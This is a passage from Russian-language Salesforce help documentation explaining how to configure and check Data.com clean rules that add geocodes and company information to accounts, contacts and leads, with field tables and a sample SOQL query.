| Пропустить бизнес-правила?                               | Да  |
| Не обновлять сведения о дате последнего изменения        | Да  |


СМ. ТАКЖЕ:

[Настройка правил очистки](#)

[Стандартные правила очистки Data.com](#)

### Автоматическое получение геокодов для адресов

Помогите группам сбыта и маркетинга искать ближайших потенциальных клиентов, назначать территории и кампании и делать многое другое. Все это очень легко с помощью геокодов. Всего в несколько действий можно автоматически получить геокоды для адресов в организациях, контактах и интересах.

 **Важное замечание:** Геокоды добавляются в записи посредством Data.com. Тем не менее, данная функция может использоваться *без* лицензии Data.com.

#### [Замечания по настройке правил очистки геокодов](#)

Прежде чем добавлять сведения о геокодах в организации, контакты и интересы Salesforce посредством правил очистки геокодов Data.com, просмотрите перечисленные ниже замечания.

#### [Настройка правил очистки геокодов](#)

Настройка и активация правил Data.com очистки геокодов осуществляется в несколько этапов. Затем геокоды автоматически добавляются в существующие организации, контакты и интересы. Эти сведения добавляются в новые организации, контакты и интересы при их сохранении.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition и Unlimited Edition.**



### Рекомендации по настройке правил очистки геокодов

Выполните некоторые важные рекомендации при автоматическом добавлении сведений о геокоде в записи Salesforce посредством Data.com.

#### Проверка статуса очистки правил очистки геокодов

Правила очистки геокодов Data.com автоматически добавляют геокоды к адресам организаций, контактов и интересов. Можно проверить, была ли обработана конкретная запись с помощью правила очистки геокода, и узнать статус этой обработки. Чтобы протестировать работу правила очистки, очистите запись вручную с помощью него. Напоминание. При использовании правил очистки записи очищаются автоматически, поэтому очистка записи вручную не требуется.

#### Проверка добавления геокодов в записи

Поскольку поля геокодов обычно не отображаются в записях, необходимо выполнить ряд действий, позволяющих проверить добавление геокодов в записи Salesforce посредством правил очистки геокодов Data.com.

#### Поля геокода

Сведения о геокоде определяют расположение на основе широты, долготы и класса точности. Поля геокода доступны для стандартных адресов организаций, контактов и интересов Salesforce. Поля геокода не отображаются в записях, но могут быть просмотрены посредством интерфейса Salesforce API.

### Замечания по настройке правил очистки геокодов

Прежде чем добавлять сведения о геокодах в организации, контакты и интересы Salesforce посредством правил очистки геокодов Data.com, просмотрите перечисленные ниже замечания.

- ! **Важное замечание:** Геокоды добавляются в записи посредством Data.com. Тем не менее, данная функция может использоваться *без* лицензии Data.com.
- Когда сведения о геокодах добавляются в записи:
  - Существующие значения в полях сведений о геокодах перезаписываются.
  - Поле SystemModStamp обновляется всегда. Убедитесь, что не затрагивается ни одна интеграция, в которой используется это поле.
  - Поля LastModifiedDate и LastModifiedById *не обновляются*. Данный параметр выбран по умолчанию. Его можно изменить при настройке правил очистки геокодов.
- Сведения о геокоде не отображаются записями. Тем не менее, они могут быть просмотрены посредством интерфейса Salesforce API. Также можно создавать настраиваемые поля с помощью формул для отображения полей сведений о геокодах для записей.
- Сведения о статусе, связанные с правилами очистки, нельзя копировать в безопасную среду или из нее. Допустим, например, в производственной организации вы активируете правило очистки «Геокоды для адреса интереса», и сведения о геокоде успешно добавляются во все существующие интересы. В результате статус правила очистки «Геокоды для адреса интереса» для каждого интереса имеет значение «Синхронизировано». Этот статус для записей нельзя скопировать в безопасную среду. Чтобы получить сведения о статусе в безопасной среде, нужно активировать правила очистки и обработать записи в безопасной среде.

СМ. ТАКЖЕ:

[Настройка правил очистки геокодов](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

## Настройка правил очистки геокодов

Настройка и активация правил Data.com очистки геокодов осуществляется в несколько этапов. Затем геокоды автоматически добавляются в существующие организации, контакты и интересы. Эти сведения добавляются в новые организации, контакты и интересы при их сохранении.

**Важное замечание:** Геокоды добавляются в записи посредством Data.com. Тем не менее, данная функция может использоваться *без* лицензии Data.com.



Просмотреть обзор: [Настройка правил очистки геокодов](#)

1. Введите строку «*Правила очистки*» в поле «Быстрый поиск» меню «Настройка» и выберите пункт «**Правила очистки**».
2. Отредактируйте правило очистки геокодов. Пользователям доступно четыре [правила очистки геокода](#).
3. Проверьте настройки правила очистки.

4. Сохраните правило.
5. Активируйте правило.  
Если установлен флажок «Очистить все записи при активации или сохранении данного правила», геокоды автоматически добавляются во все существующие записи. Геокоды добавляются в новые записи автоматически при их сохранении. Существующие значения геокодов заменяются.
6. Повторите данный процесс для других правил очистки геокода.
7. В Salesforce Classic, чтобы иметь возможность проверять статус очистки правила очистки, добавьте связанный список «Очистить данную запись посредством Data.com» в макет страницы для организаций, контактов и интересов. (В Lightning Experience это делать необязательно.)

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки и активации правил очистки:

- «Настройка приложения»



СМ. ТАКЖЕ:

- [Замечания по настройке правил очистки геокодов](#)
- [Проверка статуса очистки правил очистки геокодов](#)
- [Проверка добавления геокодов в записи](#)
- [Поля геокода](#)

#### Рекомендации по настройке правил очистки геокодов

Выполните некоторые важные рекомендации при автоматическом добавлении сведений о геокоде в запись Salesforce посредством Data.com.

- ! **Важное замечание:** Геокоды добавляются в записи посредством Data.com. Тем не менее, данная функция может использоваться *без* лицензии Data.com.
- Добавление сведений о геокоде в запись посредством правил очистки геокода Data.com не инициирует обновление сведений о последнем изменении записи. Данный алгоритм позволяет исключить влияние на автоматизированные процессы организации. Чтобы обновить сведения о последнем изменении, снимите флажок «Не обновлять сведения о последнем изменении» для нужного правила очистки геокода.

СМ. ТАКЖЕ:

- [Настройка правил очистки геокодов](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.


Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition.**

## Проверка статуса очистки правил очистки геокодов

Правила очистки геокодов Data.com автоматически добавляют геокоды к адресам организаций, контактов и интересов. Можно проверить, была ли обработана конкретная запись с помощью правила очистки геокода, и узнать статус этой обработки. Чтобы протестировать работу правила очистки, очистите запись вручную с помощью него. Напоминание. При использовании правил очистки записи очищаются автоматически, поэтому очистка записи вручную не требуется.

**Важное замечание:** Геокоды добавляются в записи посредством Data.com. Тем не менее, данная функция может использоваться *без* лицензии Data.com.

1. Откройте проверяемую запись.
2. Проверьте статус очистки для правила очистки геокодов записи. Например, при проверке интереса нужно проверить статус очистки правила очистки «Геокоды для адреса интереса». В Salesforce Classic этот статус находится в разделе «Очистить данную запись посредством Data.com». (Если найти раздел «Очистить данную запись» не удастся, попросите администратора Salesforce добавить его в свой макет страницы.) В Lightning Experience щелкните быстрое действие «Проверка статуса очистки» для просмотра статусов правила очистки.
3. Чтобы очистить запись вручную, щелкните **«Очистить»** для правила очистки геокодов.



Если запись соответствует записи в службе данных геокода, то значения для полей сведений о геокоде добавляются, а любые текущие значения перезаписываются. Кроме того, обновляется поле «Статус очистки» для правила очистки.

**Прим.:** При изменении адреса на странице записи поле «Статус очистки» правила очистки отображает значение «Не сравнивалось» до повторной очистки записи. К счастью, правила очистки геокода позволяют выполнять повторную автоматическую очистку записи практически мгновенно!

4. Убедитесь в добавлении геокодов в запись.

СМ. ТАКЖЕ:

[Поля геокода](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для очистки организаций с помощью правила очистки геокодов:

- «Редактирование» для организаций

Для очистки контактов с помощью правила очистки геокодов:

- «Редактирование» для контактов

Для очистки интересов с помощью правила очистки геокодов:

- «Редактирование» для интересов

### Проверка добавления геокодов в записи

Поскольку поля геокодов обычно не отображаются в записях, необходимо выполнить ряд действий, позволяющих проверить добавление геокодов в записи Salesforce посредством правил очистки геокодов Data.com.

**Важное замечание:** Геокоды добавляются в записи посредством Data.com. Тем не менее, данная функция может использоваться *без* лицензии Data.com.

**Совет:** Добавить поля геокода на макет страницы можно с помощью [полей настраиваемой формулы](#).

1. Просмотрите статус очистки правила геокода.
  - a. Откройте запись.
  - b. Просмотрите статус очистки правила геокода, указанный в разделе «Очистить данную запись».

### ВЕРСИИ


Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования интерфейса Salesforce API:

- «API включен»



Статус очистки «Синхронизировано» указывает, что запись содержит обновленные сведения о геокоде из службы данных. Если отображается другой статус, запись можно очистить вручную с помощью кнопки **«Очистить»**.

2. Убедитесь, что поля геокода содержат значения посредством интерфейса Salesforce API.
  - a. Извлеките значение поля Id для записи.
  - b. Запросите адресные поля и поля геокода посредством поля Id. (При необходимости запросите все записи или первые X записей для объекта.)

#### Пример: запрос SOQL для контактов

```
SELECT Name, Email, MailingAddress, MailingCity, MailingState, MailingCountry,
MailingLatitude, MailingLongitude, MailingGeocodeAccuracy
FROM Contact
WHERE Id IN ('003D000000QRoqW', '003R0000001ySoG', '003D000000QRoqU');
```

- с. Убедитесь в наличии значений для полей сведений о геокоде.

СМ. ТАКЖЕ:

[Настройка правил очистки геокодов](#)

[Поля геокода](#)

### Поля геокода

Сведения о геокоде определяют расположение на основе широты, долготы и класса точности. Поля геокода доступны для стандартных адресов организаций, контактов и интересов Salesforce. Поля геокода не отображаются в записях, но могут быть просмотрены посредством интерфейса Salesforce API.

| Объект      | Стандартный адрес | Поля геокода   |
|-------------|-------------------|--|
| Организация | Адрес для счета   | <ul style="list-style-type: none"> <li>• BillingLatitude</li> <li>• BillingLongitude</li> <li>• BillingGeocodeAccuracy</li> </ul>    |
| Организация | Адрес отправки    | <ul style="list-style-type: none"> <li>• ShippingLatitude</li> <li>• ShippingLongitude</li> <li>• ShippingGeocodeAccuracy</li> </ul> |
| Контакт     | Почтовый адрес    | <ul style="list-style-type: none"> <li>• MailingLatitude</li> <li>• MailingLongitude</li> <li>• MailingGeocodeAccuracy</li> </ul>    |
| Интерес     | Адрес             | <ul style="list-style-type: none"> <li>• Latitude</li> <li>• Longitude</li> <li>• GeocodeAccuracy</li> </ul>                         |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition.**

### Значения точности

Точность позволяет конкретизировать расположение широты и долготы. Например, значение «Индекс» подразумевает, что широта и долгота определяют точку в центре зоны почтового индекса для адреса. В данном случае совпадение не может быть найдено по улице.

| Значение точности | Описание                |
|-------------------|-------------------------|
| Адрес             | В том же здании         |
| NearAddress       | Поблизости              |
| Дом               | Нейтральная точка дома  |
| Улица             | Нейтральная точка улицы |


| Значение точности | Описание                                  |
|-------------------|---|
| ExtendedZip       | Центр зоны расширенного почтового индекса |
| Индекс            | Центр зоны почтового индекса              |
| Квартал           | Центр квартала                            |
| Город             | Центр города                              |
| Район             | Центр района                              |
| Область           | Центр области                             |
| Неизвестно        | Совпадение не найдено                     |

СМ. ТАКЖЕ:

[Настройка правил очистки геокодов](#)

### Автоматическое добавление важных сведений о компании в интересы (бета-версия)

Разрешите торговым представителям и специалистам по маркетингу отслеживание наиболее перспективных интересов и их незамедлительное назначение нужным территориям и кампаниям. Если у вашей организации есть лицензия Data.com Premium Clean, то вы легко можете добавить к своим интересам ценные сведения о компании, включая годовой доход, отрасль, номер D-U-N-S и количество сотрудников.

 **Прим.:** В настоящее время доступна только открытая бета-версия данной функции. Наряду с другими пресс-релизами и официальными сообщениями, данный документ ссылается на некоторые функции и компоненты, которые в настоящее время недоступны для использования, поэтому компания Salesforce не может гарантировать их доставку, в том числе своевременную. Рекомендуем приобретать только доступные функции и компоненты. Во время бета-тестирования служба поддержки Salesforce предоставляет ограниченную поддержку данной функции. Отправить отзыв или обратиться за помощью можно в [Группе расширения информации об интересующихся клиентах в сообществе успеха Salesforce](#).

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии на продукт Data.com Premium Clean в версиях: **Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

#### [Замечания по настройке правила очистки Сведения о компании для интересов](#)

Прежде чем выполнить автоматическое добавление сведений о компании в интересы Salesforce посредством правил очистки Data.com, просмотрите перечисленные ниже рекомендации.

#### [Настройка правила очистки «Сведения о компании для интересующихся клиентов»](#)

С помощью правила очистки Data.com «Сведения о компании для интересов» можно добавить ценные сведения о компании (например, номер D-U-N-S и количество сотрудников) во все текущие интересы Salesforce. Сведения о компании автоматически добавляются в новые и обновленные интересы при их сохранении.

#### [Рекомендации по настройке правила очистки Сведения о компании для интересов](#)

Следуйте ряду важных рекомендаций при использовании правил очистки Data.com для автоматического информационного наполнения интересов Salesforce.

### Проверка статуса очистки правила очистки «Сведения о компании для интересов»

Правило очистки «Сведения о компании для интересов» позволяет добавить к интересам Salesforce важные сведения о компании, такие как годовой доход, номер D-U-N-S и количество сотрудников. Можно проверить, был ли обработан конкретный интерес с помощью этого правила очистки, и узнать статус этой обработки. Чтобы протестировать работу правила очистки, очистите запись вручную с помощью него. Напоминание. При использовании правил очистки записи очищаются автоматически, поэтому очистка записи вручную не требуется.

### Замечания по настройке правила очистки **Сведения о компании для интересов**

Прежде чем выполнить автоматическое добавление сведений о компании в интересы Salesforce посредством правил очистки Data.com, просмотрите перечисленные ниже рекомендации.

- Сведения о компании добавляются только в пустые поля; текущие значения не перезаписываются.
- Если у интересующегося клиента есть значение в поле «Город» или «Почтовый индекс», то к интересующемуся клиенту добавляются сведения о компании по локальному головному офису. Если поле «Страна» не имеет значения или в стране нет локального головного офиса, в интересующийся клиент добавляются сведения о международном головном офисе.
- Добавление сведений о компании в интересы посредством правила очистки «Сведения о компании для интересующихся клиентов» не влияет на текущие выполняемые задания по очистке Data.com.
- Перед активацией правила очистки «Сведения о компании для интересующихся клиентов» проверьте настройки всплывающих уведомлений. Если вы добавляете сведения о компании для интересующихся клиентов с помощью этого правила очистки, могут быть запущены всплывающие уведомления.

СМ. ТАКЖЕ:

[Настройка правила очистки «Сведения о компании для интересующихся клиентов»](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно при наличии лицензии на продукт Data.com Premium Clean в версиях: **Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.



### Настройка правила очистки «Сведения о компании для интересующихся клиентами»

С помощью правила очистки Data.com «Сведения о компании для интересов» можно добавить ценные сведения о компании (например, номер D-U-N-S и количество сотрудников) во все текущие интересы Salesforce. Сведения о компании автоматически добавляются в новые и обновленные интересы при их сохранении.

**Прим.:** В настоящее время доступна только открытая бета-версия данной функции. Наряду с другими пресс-релизами и официальными сообщениями, данный документ ссылается на некоторые функции и компоненты, которые в настоящее время недоступны для использования, поэтому компания Salesforce не может гарантировать их доставку, в том числе своевременную. Рекомендуем приобретать только доступные функции и компоненты. Во время бета-тестирования служба поддержки Salesforce предоставляет ограниченную поддержку данной функции. Отправить отзыв или обратиться за помощью можно в [Группе расширения информации об интересующихся клиентах в сообществе успеха Salesforce](#).

1. Введите строку «*Правила очистки*» в поле «Быстрый поиск» меню «Настройка» и выберите пункт «**Правила очистки**».
2. Отредактируйте правило очистки «Сведения о компании для интересующихся клиентами».
3. Проверьте параметры правила очистки. Чтобы добавить сведения о компании во все текущие интересы, установите флажок «Очистить все записи при активации или сохранении данного правила».
4. Сохраните правило.
5. Активируйте правило.  
Если установлен флажок «Очистить все записи при активации или сохранении данного правила», сведения о компании добавляются во все текущие интересы. Сведения о компании автоматически добавляются в новые интересы при их сохранении. Имеющиеся данные не перезаписываются. Значения вставляются только в пустые поля.
6. В Salesforce Classic, чтобы иметь возможность проверять статус очистки правила очистки «Сведения о компании для интересующихся клиентами», добавьте связанный список «Очистить данную запись посредством Data.com» в макет страницы для интересующихся клиентами. (В Lightning Experience это делать необязательно.)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно при наличии лицензии на продукт Data.com Premium Clean в версиях: **Professional Edition, Enterprise Edition, Performance Edition и Unlimited Edition.**


#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

☑ Для настройки и активации правил очистки:

- «Настройка приложения»

Для редактирования макетов страниц:

- «Настройка приложения»



СМ. ТАКЖЕ:


[Замечания по настройке правила очистки Сведения о компании для интересов](#)

[Настройка правил очистки](#)

[Проверка статуса очистки правила очистки «Сведения о компании для интересов»](#)

### Рекомендации по настройке правила очистки **Сведения о компании для интересов**

Следуйте ряду важных рекомендаций при использовании правил очистки Data.com для автоматического информационного наполнения интересов Salesforce.

-  **Прим.:** В настоящее время доступна только открытая бета-версия данной функции. Наряду с другими пресс-релизами и официальными сообщениями, данный документ ссылается на некоторые функции и компоненты, которые в настоящее время недоступны для использования, поэтому компания Salesforce не может гарантировать их доставку, в том числе своевременную. Рекомендуем приобретать только доступные функции и компоненты. Во время бета-тестирования служба поддержки Salesforce предоставляет ограниченную поддержку данной функции. Отправить отзыв или обратиться за помощью можно в [Группе расширения информации об интересующихся клиентах в сообществе успеха Salesforce](#).
- Если нужно разрешить пользователям добавлять сведения о компании к интересам вручную с помощью правил очистки, необходимо задать параметры безопасности поля для полей «Номер D-U-N-S компании» и «Компания D&B», чтобы пользователи могли их обновлять.
- При обновлении значения поля «Номер D-U-N-S компании» обязательно удалите значения полей «Компания D&B» и «Количество сотрудников». В таком случае добавление сведений о компании в данную запись инициирует заполнение данных полей обновленными значениями и связывание собственного интереса с правильной компанией D&B.
- При обновлении значения поля «Эл. почта» обязательно удалите значения полей «Годовой доход» и «Номер D-U-N-S компании», «Компания D&B», «Отрасль» и «Количество сотрудников». Затем при добавлении сведений о компании в эту запись будут добавлены обновленные значения этих полей.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно при наличии лицензии на продукт Data.com Premium Clean в версиях: **Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.


СМ. ТАКЖЕ:

[Настройка правила очистки «Сведения о компании для интересующихся клиентов»](#)

### Проверка статуса очистки правила очистки «Сведения о компании для интересов»

Правило очистки «Сведения о компании для интересов» позволяет добавить к интересам Salesforce важные сведения о компании, такие как годовой доход, номер D-U-N-S и количество сотрудников. Можно проверить, был ли обработан конкретный интерес с помощью этого правила очистки, и узнать статус этой обработки. Чтобы протестировать работу правила очистки, очистите запись вручную с помощью него. Напоминание. При использовании правил очистки записи очищаются автоматически, поэтому очистка записи вручную не требуется.

1. Откройте проверяемый интерес.
2. Проверьте статус очистки правила очистки «Сведения о компании для интересов». В Salesforce Classic этот статус находится в разделе «Очистить данную запись посредством Data.com». (Если найти раздел «Очистить данную запись» не удастся, попросите администратора Salesforce добавить его в свой макет страницы.) В Lightning Experience щелкните быстрое действие «Проверка статуса очистки» для просмотра статусов правила очистки.
3. Чтобы очистить интерес вручную, выберите «Очистить» для правила очистки «Сведения о компании для интересов».



Если интерес соответствует записи в службе данных, то пустые поля «Годовой доход», «Номер D-U-N-S», «Компания D&B», «Отрасль» и «Количество сотрудников» заполняются значениями. Текущие значения не перезаписываются. Кроме того, обновляется поле «Статус очистки» для правила очистки.

**Прим.:** При изменении поля «Адрес», «Номер D-U-N-S», «Компания» или «Эл. почта» поле «Статус очистки» правила очистки Data.com «Сведения о компании для интересов» имеет значение «Не сравнилось» до повторной очистки записи. К счастью, правила очистки позволяют выполнять повторную автоматическую очистку интереса сразу после его сохранения.

#### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно при наличии лицензии на продукт Data.com Premium Clean в версиях: **Professional Edition, Enterprise Edition, Performance Edition и Unlimited Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для очистки интересов:

- «Редактирование» для интересов

## Стандартные правила очистки Data.com

Узнайте ключевые сведения о стандартных правилах очистки, которые пригодятся при автоматическом добавлении информации в записи Salesforce. Просмотрите описание работы всех правил очистки и полей, которые они обновляют.

| Имя по умолчанию   | Служба данных   | Объект      | Способ обновления полей | Совпадающие поля | Обновляемые поля  |
|--|-----------------|-------------|-------------------------|------------------|---|
| Правило очистки геокода организации для адреса выставления счета | Геокод Data.com | Организация | Перезапись              | Адрес для счета  | <ul style="list-style-type: none"> <li>• BillingLatitude</li> <li>• BillingLongitude</li> <li>• BillingCountry</li> </ul> <p>Широта, долгота и точность не отображаются в записях.</p>    |
| Правило очистки геокода организации для адреса отправки          | Геокод Data.com | Организация | Перезапись              | Адрес отправки   | <ul style="list-style-type: none"> <li>• ShippingLatitude</li> <li>• ShippingLongitude</li> <li>• ShippingCountry</li> </ul> <p>Широта, долгота и точность не отображаются в записях.</p> |
| Правило очистки геокода организации для почтового адреса         | Геокод Data.com | Контакт     | Перезапись              | Почтовый адрес   | <ul style="list-style-type: none"> <li>• MailingLatitude</li> <li>• MailingLongitude</li> <li>• MailingCountry</li> </ul> <p>Широта, долгота и точность не отображаются в записях.</p>    |
| Правило очистки геокода интереса для адреса                      | Геокод Data.com | Интерес     | Перезапись              | Адрес            | <ul style="list-style-type: none"> <li>• Latitude</li> <li>• Longitude</li> <li>• Country</li> </ul> <p>Широта, долгота и точность не отображаются в записях.</p>                         |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Правила очистки геокода доступны в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Другие правила очистки доступны при наличии лицензии на продукт Data.com Premium Clean в версиях: **Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

| Имя по умолчанию                                 | Служба данных                   | Объект  | Способ обновления полей                | Совпадающие поля   | Обновяемые поля   |
|--|---------------------------------|---------|--|--|---|
| Сведения о компании для интересов (бета-версия)* | Компании Data.com для интересов | Интерес | Автоматическое заполнение пустых полей | <ul style="list-style-type: none"> <li>• Компания</li> <li>• Эл. почта</li> <li>• Адрес</li> <li>• Номер D-U-N-S компании</li> </ul> | <ul style="list-style-type: none"> <li>• «Годовой доход» (в долларах США)</li> <li>• Номер D-U-N-S компании</li> <li>• Компания D&amp;B</li> <li>• Количество сотрудников</li> <li>• Отрасль</li> </ul> |

\*Доступно только при наличии лицензии Data.com Premium Clean

СМ. ТАКЖЕ:

[Настройка правил очистки](#)

[О правилах очистки](#)

### Рекомендации по определению эффективности правил очистки

Хотите узнать, насколько эффективно функция Data.com Clean работает для вашей организации? Посетите страницу «Clean Vitals», на которой показан уровень совпадения для ваших правил очистки. Там показывается процент обработанных записей, которые Data.com сопоставила с записью в службе данных. При совпадении записи ее можно обновить актуальными данными.

- В столбце «Ошибки» указывается число ошибок, возникших при обработке записей. Ошибка возникает при невозможности обновить обработанную запись из-за триггера, бизнес-правила, правила обработки дубликатов или правила проверки. Щелкните число ошибок, чтобы загрузить файл, в котором содержится идентификатор каждой записи с ошибкой и соответствующее сообщение об ошибке. Доступна только последняя ошибка для записи. В столбце «Ошибки» содержится максимум 10 000 ошибок на одно правило очистки.
- Для правил очистки, которые активировались в последние 24 часа, данные не отображаются.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Правила очистки геокода доступны в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition.**

Другие правила очистки доступны при наличии лицензии на продукт Data.com Premium Clean в версиях: **Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition.**

## Определение количества записей, нуждающихся в информационном пополнении

«Оценки данных Data.com» — это бесплатный пакет AppExchange от компании Salesforce, позволяющий определять количество записей, которое организация может дополнить посредством данных Data.com. Данный пакет определяет количество записей, помеченных статусом «Неактивно» в Data.com, и количество повторяющихся записей Salesforce (запрашивается пользователем отдельно).

Кроме того, пакет «Оценки данных Data.com» охватывает поля организаций, контактов и интересов, а также отображает напротив каждого поля количество записей, где оно содержит пустое значение, и количество записей, где оно содержит значение, отличающееся от значения Data.com. (Например, поле «Тел.» может содержать пустое значение в 10 записях организаций, а поле «Имя организации» может содержать пустое значение в 5 записях контактов.) Данный пакет может использоваться при определении необходимости приобретения функции Data.com Clean, обновляющей поля, которые содержат пустые или устаревшие значения. Если функция Data.com Clean уже используется, то пакет отображает получаемую выгоду.

1. Установите приложение «Оценки данных Data.com» из каталога AppExchange.
2. Чтобы открыть приложение «Оценки данных», выберите пункт «Оценки Data.com» в меню приложений Force.com.
3. Чтобы задать настройки оценки, откройте вкладку «Оценка Data.com».
4. Нажмите кнопку «Начать мою оценку». Приложение отображает примерное время выполнения. Данное время вычисляется исходя из средней скорости обработки записей (15 записей в секунду) и округляется до целого часа. Например, оценка 200 000 записей организаций занимает примерно 3 часа 45 минут. Однако вычисленное время округляется до 4 часов.
5. После завершения оценки выберите пункт «Оценки Data.com» в меню приложений Force.com.
6. Последовательно откройте вкладки «Оценка Data.com» и «Оценки».
7. Щелкните «**Просмотр оценок**» напротив нужной оценки.
8. Просмотрите доступные вкладки. Описание каждой вкладки см. ниже.

| Вкладка     | Описание   |
|-------------|--|
| Сводка      | Разделение набора записей, проанализированных для оценки. Данная вкладка содержит количество записей, доступных для обновления, количество неактивных записей Data.com и количество повторяющихся записей (запрашивается пользователем отдельно при выполнении оценки). Кроме того, данная вкладка содержит количество записей, совпавших с записями Data.com, и количество несовпавших записей. |
